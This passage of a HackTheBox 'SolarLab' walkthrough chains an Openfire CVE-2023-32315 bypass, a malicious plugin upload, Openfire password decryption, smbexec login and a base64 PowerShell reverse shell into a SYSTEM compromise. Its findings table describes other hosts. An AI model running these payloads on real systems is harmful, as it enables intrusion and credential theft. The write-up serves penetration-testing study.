
```
┌──(root💀kali)-[/home/geshet/HTB/SolarLab/CVE-2023-32315]
└─# python3 CVE-2023-32315.py -t http://127.0.0.1:9090

CVE-2023-32315

Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node01q93rxf4ph55d4ax3imzhzann1.node0 + csrf: 56PtJuZ8op4YQ10
User added successfully: url: http://127.0.0.1:9090 username: ide50v password: 3iol9a
```

ide50v:3iol9a


We managed to login:



Now we navigate to the plugins page:




We upload:




After the successful upload, the plugin name is “Management Tool” and the description contains the password.


switched to the server settings via the server page and was able to access the management tool.




I entered 123 as the password, as shown in the description of the plugin.



As a final step, We switch to the system command prompt.



We use the same payload as the initial shell:




```
└# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.11.16] 54197
whoami
solarlab\openfire
PS C:\Program Files\Openfire\bin>
```

the content of the file openfire.script

```
PS C:\Program Files\Openfire\embedded-db> type openfire.script
SET DATABASE UNIQUE NAME HSQLDB8BDD3B2742
SET DATABASE GC 0
SET DATABASE DEFAULT RESULT MEMORY ROWS 0
SET DATABASE EVENT LOG LEVEL 0
SET DATABASE TRANSACTION CONTROL LOCKS
SET DATABASE DEFAULT ISOLATION LEVEL READ COMMITTED
```

```
; VALUES(0,2147483647,0)
( VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062
la94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
(PROP VALUES('admin','console.rows_per_page','/session-summary.jsp=25')
.INE VALUES('admin',1,'001700223778861',127,'<message from="solarlab.htb" to="admin@solarlab.htb"><body>A server or plugin update was found: Openfire 4.7.5</body></message>
```

We discovered the encrypted password from the administrator

The password key was also in openfire.script.

```
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''RoomStatistics.si
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.maxLifetime
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.size','-1',
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.ope
INSERT INTO OFPROPERTY VALUES('provider.auth.className','org.jivesoftware.oper
```

Password:
becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442

Passwordkey: **hGXiFzsKaAeYLjnh**

We can use this (https://github.com/c0rdis/openfire_decrypt?source=post_page-----05ea59f2b950----------) as an information source to decrypt the password, however since I have a newer java version installed,
I prefer to use php script for revealing the password.

We use this script in php:

```php
<?php
// Enable error reporting for debugging
error_reporting(E_ALL);
ini_set('display_errors', 1);

function decrypt_openfirepass_openssl($ciphertext, $key) {
    $cypher = 'bf-cbc'; // Blowfish in CBC mode
    $sha1_key = sha1($key, true);
    $ciphertext_bin = hex2bin($ciphertext);

    // Debug: Check if hex2bin conversion is correct
    if ($ciphertext_bin === false) {
        echo "Failed to convert ciphertext from hex to binary.\n";
        return '';
    }
    $ivsize = openssl_cipher_iv_length($cypher);
    $iv = substr($ciphertext_bin, 0, $ivsize);
    $ciphertext = substr($ciphertext_bin, $ivsize);
    // Debug: Print IV and ciphertext lengths
    echo "IV length: " . strlen($iv) . "\n";
    echo "Ciphertext length: " . strlen($ciphertext) . "\n";
    if ($iv === false || $ciphertext === false) {
        echo "Failed to extract IV or ciphertext.\n";
        return '';
    }
    // Debug: Print derived SHA1 key and IV
    echo "Derived key (SHA1): " . bin2hex($sha1_key) . "\n";
    echo "IV (hex): " . bin2hex($iv) . "\n";
    echo "Ciphertext (hex): " . bin2hex($ciphertext) . "\n";

    $plaintext = openssl_decrypt($ciphertext, $cypher, $sha1_key, OPENSSL_RAW_DATA, $iv);

    // Debug: Check if decryption was successful
    if ($plaintext === false) {
        echo "Decryption failed: " . openssl_error_string() . "\n";
        return '';
    }
    return $plaintext;
}
// Example usage
$ciphertext =
'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3
069802e59d442';
$key = 'hGXiFzsKaAeYLjn';
$decrypted_text = decrypt_openfirepass_openssl($ciphertext, $key);
if ($decrypted_text) {
    echo "Decrypted text: $decrypted_text\n";
} else {
    echo "No decrypted text returned.\n";
}
?>
```

```
└─# php decrypt.php
IV length: 8
Ciphertext length: 48
Derived key (SHA1): 5d1ad00d19d37ff9803cc2f7de0b686bfddbd7e7
IV (hex): becb0c67cfec25aa
Ciphertext (hex): 266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442
Decrypted text: ThisPasswordShouldDo!@
```

We have a cleartext password, let's try to connect via impacket-smbexec
impacket-smbexec administrator:'ThisPasswordShouldDo!@'@solarlab.htb

```
└─# impacket-smbexec administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

We got connection as administrator, but since psexec isn't able to run as much commands as we want, we will catch a reverse shell with the same payload as before:

```
[-] You can't CD under SMBEXEC. Use full paths.
C:\Windows\system32>powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAzACIALAA5ADkAOQA5ACkAOwAkAHMAdAByAGUA
YQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuA
C4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALA
AgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGo
AZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0
AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAI
AAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgAC
sAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB
4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMA
dAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzA
HQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

Now we can read the root flag:

```
┌──(root💀kali)-[/home/geshet]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.11.16] 54209
whoami
nt authority\system
PS C:\Windows\system32> cd C:\Users
PS C:\Users> cd Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> more root.txt
56dd29f8a77d04accb374a041b8ab4c5
```

Technical Findings Details

1. Improper Access Control - High

CWE	**CWE-284**
CVSS 3.1 Score	7.0
Description (Incl. Root Cause)	The attacker can access Documents folder via smb share, which does not deny access without a password provided.
Security Impact	Unauthorized access to sensitive data can have severe consequences, including data breaches, regulatory fines, loss of reputation, and legal liabilities.
Affected Host(s)	Board.htb
Remediation	To remediate against unauthorized access to SMB shares, enforce strong authentication, restrict access to authorized users, encrypt data in transit, keep systems updated, monitor access, and educate employees on security practices.
External References	https://cwe.mitre.org/data/definitions/284.html

2. Improper Input Validation - High

CWE	**CWE-20**
CVSS 3.1 Score	7.0
Description (Incl. Root Cause)	The attacker can manipulate the “Leave Request” form and inject malicious html in the “justification” field, which leads to code injection and a reverse shell connection.
Security Impact	The security impact of CWE-20, "Improper Input Validation," includes the potential for injection attacks, data tampering, denial of service, information disclosure, and remote code execution.
Affected Host(s)	Report.Board.htb
Remediation	To remediate against CWE-20, "Improper Input Validation," ensure thorough input validation by implementing proper input sanitization, validation checks, and parameterized queries, and utilize security controls like input validation libraries or frameworks.
External References	https://cwe.mitre.org/data/definitions/20